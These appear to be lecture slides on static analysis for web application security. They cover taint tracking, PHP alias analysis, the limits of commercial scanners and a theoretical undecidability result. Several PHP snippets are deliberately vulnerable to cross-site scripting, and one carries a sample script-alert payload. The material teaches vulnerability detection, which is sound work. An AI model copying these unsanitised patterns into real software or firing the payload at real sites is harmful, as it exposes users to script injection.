
- Most known Web application security vulnerabilities can be fixed.
- There are code analysis tools that can help to detect such security vulnerabilities.
- So, what are the problems?

An Example


PHP code

```php
<?php
    $id = $_POST["id"];
    $dept = $_POST["dept"];
    if ($dept == 0) {                   //guest
        echo "Hello! guest";
        displayWelcomePage();
    }
    else {                              // staff
        if ($id == "admin") {
            echo "Hello! ".$id;
            displayManagementFun();
        }
        else {
            echo "Hello! ".$dept.$id;
            displayBasicFun();
        }
    }
?>
```


Control Flow Graph



Dependency Graph (1/3)




Dependency Graph (2/3)



Note: a better analysis would take into account $id == “admin”.


Dependency Graph (3/3)



Alias

PHP code

```
<?php
      $a = "message";
      $b = &$a;
      $a= $_GET["msg"];
      echo $b;
?>
```



Alias Information

must-alias{(a,b)}


Detecting Vulnerabilities by Taint Analysis

- All inputs from a *source* are considered tainted.
- Data that depend on tainted data are also considered tainted.
- Some functions may be designated as sanitization functions (for particular security vulnerabilities).
- Values returned from a sanitization function are considered clean or untainted.
- Report vulnerabilities when tainted values are used in a *sink*.

Problems and Objectives

- Four problems (among others) remain:
  - Existing code analysis tools report too many false positives.
  - They rely on the programmer to ensure correctness of sanitization functions.
  - Many tools report false negatives in some cases.
  - Web application languages/frameworks are numerous and hard to catch up.
- We aim to solve the first three problems and alleviate the fourth.

Use of a Code Analysis Tool



Note: fewer false positives means less workload for the human reviewer.

Note: there may be possible feedback loops between two tasks.

Challenges

- Dynamic features of scripting languages popular for Web application development:
  - Dynamic typing
  - Dynamic code generation and inclusion
- Other difficult language features:
  - Aliases and hash tables
  - Strings and numerical quantities
- Interactions between client-side code, server-side code, databases, and system configurations
- Variation in browser and server behaviors

Challenges: Alias Analysis

- In PHP, aliases may be introduced by using the reference operator "&".

PHP Code

```
<?php
   $a="test";  // $a: untainted
   $b=&$a;     //  $a, $b: untainted
   $a= $_GET["msg"];  // $a ,$b: tainted.
   echo $b;     // XSS vulnerability
?>
```

- ☐Tool A: false negative
- ☐Tool B: true positive

PHP Code

```
<?php
$a="test";     // $a: untainted
$b=&$a;        // $a, $b: untainted
grade();
function grade()
{
$a=$_GET["msg"]; // $a , $b: tainted.
}
echo $b;   ?> // XSS vulnerability
```

- ☐Tool A: false negative
- ☐Tool B: false negative


Note: Tool A and Tool B are two popular commercial code analysis tools.

Challenges: Alias Analysis (cont.)

- None of the existing tools (that we have tested) handles aliases between objects.

PHP Code

```
<?php
class car{
  var $color;
  function set_color($c){
    $this->color = $c;
  }
}
$mycar = new car;
$mycar->set_color("blue");
$a_mycar = &$mycar;
$a_mycar->set_color
( "<script>alert('xss')</script>“);
echo $mycar->color."<br>";
?>
```


網頁訊息

xss

Challenges: Strings and Numbers

```
1  if($_GET[‘mode’] == "add"){
2    if(!isset($_GET[‘msg’]) || !isset($_GET[‘poster’])){
3        exit;
4     }
5     $my_msg = $_GET[‘msg’];
6     $my_poster = $_GET[‘poster’];
7     if (strlen($my_msg) > 100 && !ereg(“script",$my_msg)){
8         echo "Thank you for posting the message $my_msg";
9     }
10  }
11  …
```

- To exploit the XSS vulnerability at line 8, we have to generate input strings satisfying the conditions at lines 1, 2, and 7, which involve both string and numeric constraints.

Challenges: A Theoretical Limitation

- Consider the class of programs with:
  - Assignment
  - Sequencing, conditional branch, goto
  - At least three string variables
  - String concatenation (or even just appending a symbol to a string)
  - Equality testing between two string variables
- The **Reachability Problem** for this class of programs is undecidable.

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Research Opportunities

- Advanced and integrated program analyses
- Formal certification of Web applications
- Development methods (including language design) for secure Web applications
- A completely new and secure Web (beyond http-related protocols)

Business Opportunities: Code Review/Analysis Service

- This requires a combination of knowledge
  - Security domain
  - Program analysis
  - Program testing
  - Review process
- There are real and growing demands!
- A few industry and academic groups are building up their capabilities.

